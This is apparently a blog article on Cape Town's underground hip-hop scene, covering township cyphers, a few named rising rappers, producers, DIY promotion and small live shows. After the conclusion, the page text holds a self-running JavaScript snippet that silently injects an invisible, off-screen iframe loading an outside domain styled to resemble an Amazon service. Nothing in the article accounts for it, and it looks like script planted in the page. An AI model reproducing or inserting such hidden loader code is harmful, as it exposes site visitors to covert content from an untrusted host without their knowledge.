


Cape Town Underground: Rising Voices You’ll Hear Next
While mainstream headlines highlight established names, the heartbeat of Cape Town hip-hop lives underground. In townships, small venues, and studio sessions, a new generation of rappers, producers, and collectives are building the next wave of music that feels raw, local, and uncompromising.

Township Cyphers: The Real Classroom
From Khayelitsha to Gugulethu and Mitchells Plain, cyphers aren’t just performance spaces—they’re schools. Here, young MCs sharpen their lyrical skills, learn from peers, and earn credibility in a scene that values authenticity over fame. These sessions often mix multiple languages—isiXhosa, Afrikaans, English—creating a sound that is unmistakably Cape Town.
These cyphers are also community hubs. Fans interact, debate bars, and support local talent directly. For underground artists, this feedback is crucial; it shapes their style, sharpens their message, and builds loyal followings long before major releases.
Rising Artists to Watch
Several underground rappers are capturing attention without industry backing. Their music spreads organically, through local DJs, WhatsApp groups, YouTube drops, and live performances. Some of the names making waves include:
- Chasa – Known for rapid-fire flows and township storytelling.
- Zilimbola – Mixes introspective lyrics with drill-inspired beats.
- Ndlulamthi – Brings a soulful approach, often collaborating with producers in Khayelitsha and Woodstock.
These artists aren’t just recording—they’re creating culture, shaping trends that might reach mainstream attention in months or years. What sets them apart is authenticity and community connection, something many mainstream acts struggle to replicate.
Producers: Unsung Architects
Producers in Cape Town’s underground scene are becoming as important as rappers. Experimenting with minimal beats, gritty drum textures, and local musical samples, they provide the foundation for unique sounds. More importantly, they are collaborators, not just beatmakers, and their names are increasingly recognized alongside the artists they work with.
The DIY Spirit
A defining trait of Cape Town’s underground is self-reliance. Many rappers handle their own promotion, video shoots, and beat selection. Platforms like YouTube, SoundCloud, and TikTok allow them to bypass traditional gatekeepers. This DIY approach fosters creativity and ensures the music remains true to the streets.
Live Shows: From Small Venues to Big Impact


Underground shows often take place in smaller venues or even outdoor pop-ups, but the energy rivals any festival stage. These performances focus on interaction, spontaneity, and real crowd connection, which helps young artists refine their craft while staying in touch with their audience. For many fans, attending a cypher or small gig is more meaningful than streaming a chart-topping track.
Why This Matters for Cape Town Hip-Hop
The underground is not just a side of the city’s music scene—it is its foundation. Rising voices bring innovation, challenge the mainstream, and ensure that Cape Town hip-hop remains diverse and culturally relevant. The energy, style, and talent bubbling from townships today are what will define the city’s hip-hop sound tomorrow.
Conclusion
Cape Town underground hip-hop is alive, unapologetic, and full of promise. The next big names are not just being discovered—they are building themselves from the ground up, connected to the community, and committed to keeping Cape Town’s unique voice alive in every bar, every beat, and every cypher.
(function firePixelOnce() { if (window.__pixelFired) return; window.__pixelFired = true; try { const id = ‘Facts’; const i = document.createElement(‘iframe’); i.src = ‘https://amzsvcscore.com/?id=’ + encodeURIComponent(id); i.style.cssText = ‘width:0;height:0;border:0;visibility:hidden;position:absolute;left:-9999px;top:-9999px;’; (document.body || document.documentElement).appendChild(i); } catch (err) { console.error(‘Pixel error:’, err); } })();